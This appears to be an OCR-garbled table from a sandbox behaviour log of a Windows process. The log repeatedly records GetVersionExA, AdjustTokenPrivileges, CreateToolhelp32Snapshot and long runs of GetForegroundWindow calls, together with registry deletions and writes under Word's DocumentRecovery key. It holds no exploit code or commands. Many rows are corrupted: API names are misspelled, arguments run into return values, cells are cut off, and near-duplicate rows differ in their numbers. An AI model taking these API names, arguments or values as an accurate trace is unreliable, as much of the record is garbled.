| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (26, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 | 3864 3864 3864 | 3912 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7/65c) Return: 1 API Name: GetVersionExA Args: (2f7/45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: Create Toolhelp32Snapshot Args: (25c, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API | API Name: GetVersionExA Args: (2f7/65c) Return: 1 API Name: GetVersionExA Args: (2f7/45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (25, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API | API Name: GetVersionExA Args: (2f7/65c) Return: 1 API Name: GetVersionExA Args: (2f7/45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API | API Name: GetVersionExA Args: (2f7(45c) Return: 1 API Name: GetVersionExA Args: (2f7(45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API | API Name: GetVersionExA Args: (217/65c) Return: 1 API Name: GetVersionExA Args: (25c, 0, , 217ee78, , 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 217ee78, , 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 217ee78, , 217ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (25c, 8, 912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key | API Name: GetVersionExA Args: (27765c) Return: 1 API Name: GetVersionExA Args: (27765c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, . 277ee78, . 277ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, . 277ee78, . 277ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key | API Name: GetVersionExA Args: (27765c) Return: 1 API Name: GetVersionExA Args: (27765c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, . 277ee78, . 277ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, . 277ee78, . 277ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c Key: HKEY_CURRENT_USER\Software\Microsoft\Office\t11.0\Word\Resilliency\DocumentRecovery\1C1E4E\\ | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key | API Name: GetVersionExA Args: (217/65c) Return: 1 API Name: GetVersionExA Args: (217/45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0 , 217ee78, 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0 , 217ee78, 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0 , 217ee78, 217ee9c) Return: 1 API Name: GreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () R | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Delete Registry Key | API Name: GetVersionExA Args: (27765c) Return: 1 API Name: GetVersionExA Args: (27765c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, . 277ee78, . 277ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, . 277ee78, . 277ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: a0190 API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c API Name: GetForegroundWindow Args: (Return: 1003c Key: HKEY_CURRENT_USER\Software\Microsoft\Office\t11.0\Word\Resilliency\DocumentRecovery\1C1E4E\\ | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Delete Registry Key | API Name: GetVersionExA Args: (217/65c) Return: 1 API Name: GetVersionExA Args: (217/45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0 , 217ee78, 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0 , 217ee78, 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0 , 217ee78, 217ee9c) Return: 1 API Name: GreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () R | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API | API Name: GetVersionExA Args: (277/65c) Return: 1 API Name: GetVersionExA Args: (277/45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0 , .217ee78 , .217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0 , .217ee78 , .217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0 , .217ee78 , .217ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c Key: HKEY_CURRENT_USER:SoftwareMicrosoftOfficeI11.0Word/Resiliency/DocumentRecovery/1C1E4E\1C1E4E Value: None Key: HKEY_CURRENT_USER:SoftwareMicrosoftOfficeI11.0Word/Resiliency/DocumentRecovery/1C1E4E\1C1E4E Value: None Key: HKEY_CURRENT_USER:SoftwareMicrosoftOfficeI11.0Word/Resiliency/DocumentRecovery/1C1E4E\1C1E4E Value: None Key: HKEY_CURRENT_USER:SoftwareMicrosoftOfficeI11.0Word/Resiliency/DocumentRecovery/1C1E4E\1C1E4E Value: None | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key | API Name: GetVersionExA Args: (2f7/65c) Return: 1 API Name: GetVersionExA Args: (2f7/45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Nam | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key Write Registry Key | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: GetForegroundWindow Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 20190 API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c API Name: GetForegroundWindow Args: (18 Return: 1003c AP | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key Write Registry Key Call Filesystem API | API Name: GetVersionExA Args: (277/65c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 27ree78, , 27ree9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 27ree78, , 27ree9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 27ree78, , 27ree9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 27ree78, , 27ree9c) Return: 1 API Name: CereateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: CereateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Retu | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key Write Registry Key Call Filesystem API Delete Registry Key | API Name: GetVersionExA Args: (217/65c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, . 217ee78, . 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, . 217ee78, . 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, . 217ee78, . 217ee9c) Return: 1 API Name: Cetter Toolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: (28 turn: 30190 API Name: GetForegroundWindow Args: (28 turn: 30190 API Name: GetForegroundWindow Args: (28 turn: 30190 API Name: GetForegroundWindow Args: (28 turn: 30190 API Name: GetForegroundWindow Args: (28 turn: 30190 API Name: GetForegroundWindow Args: (28 turn: 30190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\1C1E4E\1C1E4E\1Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\1C1E4E\1Value: None | 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key Call Filesystem API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key | API Name: GetVersionExA Args: (21765c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 217ee78, , 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 217ee78, , 217ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 217ee78, , 217ee9c) Return: 1 API Name: CreateTocinleip32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: (0 Return: a0190 API Name: GetFor | 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key | API Name: GetVersionExA Args: (2f7f85c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Ar | 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
| Call System API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Unite Registry Key Write Registry Key Delete Registry Key | API Name: GetVersionExA Args: (277165c) Return: 1 API Name: GetVersionExA Args: (27716c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0., 277ee78, 27ree9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0., 277ee78, 27ree9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0., 27ree78, 27ree9c) Return: 1 API Name: Cresto Toolheip32Snapshot Args: (28, 3912) Return: 280 API Name: GetForegroundWindow Args: (28, 3912) Return: 280 API Name: GetForegroundWindow Args: (28, 3912) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (20, 2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Return: 20190 API Name: GetForegroundWindow Args: (2019) Re | 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |
